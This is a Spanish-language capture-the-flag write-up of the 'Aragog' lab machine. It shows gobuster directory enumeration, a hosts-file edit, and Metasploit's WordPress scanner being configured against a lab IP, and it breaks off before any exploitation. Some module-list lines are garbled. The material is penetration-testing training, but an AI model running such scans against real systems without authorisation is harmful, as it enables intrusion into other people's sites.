

Nicolas Guerra Garcia

Aragog

Primero miramos en nuestra red que ip tiene la maquina que queremos atacar.




Despues sabiendo la ip hacemos el nmap para ver que puertos tiene abiertos y susu versiones



Nicolas Guerra Garcia

Como tiene el puerto 80 abierto, accedemos al firefox y ponemos la ip para ver que hay




en este caso hay un dominio levantado pero que no nos da nada de informacion

Hacemos un gobuster para ver mas informacion de la web que hay

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/earth]
└─# gobuster dir -u http://10.20.30.11 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.20.30.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/blog                (Status: 301) [Size: 309] [--> http://10.20.30.11/blog/]
/javascript          (Status: 301) [Size: 315] [--> http://10.20.30.11/javascript/]
/server-status       (Status: 403) [Size: 276]
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================

┌──(root㉿kali)-[/home/n_guerra/Escritorio/earth]
└─#
```


En este caso miramos el blog que es lo que mas nos llama la atencion

Nicolas Guerra Garcia




Podemos ver que es un wordpress y haremos un wordpress scan


Nicolas Guerra Garcia



Nicolas Guerra Garcia



Entramos en el readme para ver que hay dentro. Nos llama la atencion que hay un apartado de login




Nicolas Guerra Garcia

Añadimos al archivo hosts el wordpress que hemos encontrado para que podamos verlo bien

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/earth]
└─# echo "10.20.30.11 wordpress.aragog.hogwarts" >> /etc/hosts

┌──(root㉿kali)-[/home/n_guerra/Escritorio/earth]
└─#
```


Como se puede ver ya podemos verlo y estamos en el apartado de login



Nicolas Guerra Garcia

Utilizaremos un exploit para ver que hay en el wordpress

filtraremos la palabra wordpress y miraremos los resultados que hay



Nicolas Guerra Garcia

En este caso hay uno que es wordpress scanner que es el numero 141, utilizaremos este wordpress scanner para ver vuln

```
   141  auxiliary/scanner/http/wordpress_scanner
   142  auxiliary/scanner/http/wp_secure_copy_content_protection_sqli
ion and Content Locking sccp_id Unauthenticated SQLi
   143  exploit/unix/webapp/wp_slideshowgallery_upload
ated File Upload
   144  exploit/unix/webapp/wp_worktheflow_upload
ability
   145  auxiliary/scanner/http/wordpress_xmlrpc_login
ogin Scanner
   146  auxiliary/scanner/http/wordpress_multicall_creds
edential Collector
   147  auxiliary/dos/http/wordpress_xmlrpc_dos
   148  exploit/linux/http/tr064_ntpserver_cmdinject
r Command Injection Over TR-064
   149    \_ target: MIPS Big Endian
   150    \_ target: MIPS Little Endian
   151  exploit/unix/webapp/jquery_file_upload
oad
   152    \_ target: PHP Dropper
   153    \_ target: Linux Dropper


Interact with a module by name or index. For example info 153, use 153
After interacting with a module you can manually set a TARGET with set

msf6 > use 141
msf6 auxiliary(scanner/http/wordpress_scanner) >
```

```
msf6 > use 141
msf6 auxiliary(scanner/http/wordpress_scanner) > options

Module options (auxiliary/scanner/http/wordpress_scanner):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   EXPLOITABLE       true                                           no        Only scan plugins and themes which a MSF module exists for
   EXPLOITABLE_PLUGINS  /usr/share/metasploit-framework/data/       yes       File containing exploitable by MSF plugins
                     wordlists/wp-exploitable-plugins.txt
   EXPLOITABLE_THEMES   /usr/share/metasploit-framework/data/       yes       File containing exploitable by MSF themes
                     wordlists/wp-exploitable-themes.txt
   PLUGINS           true                                           no        Detect plugins
   PLUGINS_FILE      /usr/share/metasploit-framework/data/          yes       File containing plugins to enumerate
                     wordlists/wp-plugins.txt
   PROGRESS          1000                                           yes       how often to print progress
   Proxies                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                                                              ploit/basics/using-metasploit.html
   RPORT             80                                             yes       The target port (TCP)
   SSL               false                                          no        Negotiate SSL/TLS for outgoing connections
   TARGETURI         /                                              yes       The base path to the wordpress application
   THEMES            true                                           no        Detect themes
   THEMES_FILE       /usr/share/metasploit-framework/data/          yes       File containing themes to enumerate
                     wordlists/wp-themes.txt
   THREADS           1                                              yes       The number of concurrent threads (max one per host)
   USERS             true                                           no        Detect users with API
   VHOST                                                            no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wordpress_scanner) >
```

Ponemos como target la ip de la maquina que estamos atacando y el /blog

```
msf6 auxiliary(scanner/http/wordpress_scanner) > set rhosts 10.20.30.11
rhosts ⇒ 10.20.30.11
msf6 auxiliary(scanner/http/wordpress_scanner) > set targeturi /blog
targeturi ⇒ /blog
msf6 auxiliary(scanner/http/wordpress_scanner) >
```

Nicolas Guerra Garcia


```
msf6 auxiliary(scanner/http/wordpress_scanner) > options

Module options (auxiliary/scanner/http/wordpress_scanner):

   Name                Current Setting                                Required  Description
   ----                ---------------                                --------  -----------
   EXPLOITABLE         true                                           no        Only scan plugins and themes which a MSF module exists for
   EXPLOITABLE_PLUGINS /usr/share/metasploit-framework/data/          yes       File containing exploitable by MSF plugins
                       wordlists/wp-exploitable-plugins.txt
   EXPLOITABLE_THEMES  /usr/share/metasploit-framework/data/          yes       File containing exploitable by MSF themes
                       wordlists/wp-exploitable-themes.txt
   PLUGINS             true                                           no        Detect plugins
   PLUGINS_FILE        /usr/share/metasploit-framework/data/          yes       File containing plugins to enumerate
                       wordlists/wp-plugins.txt
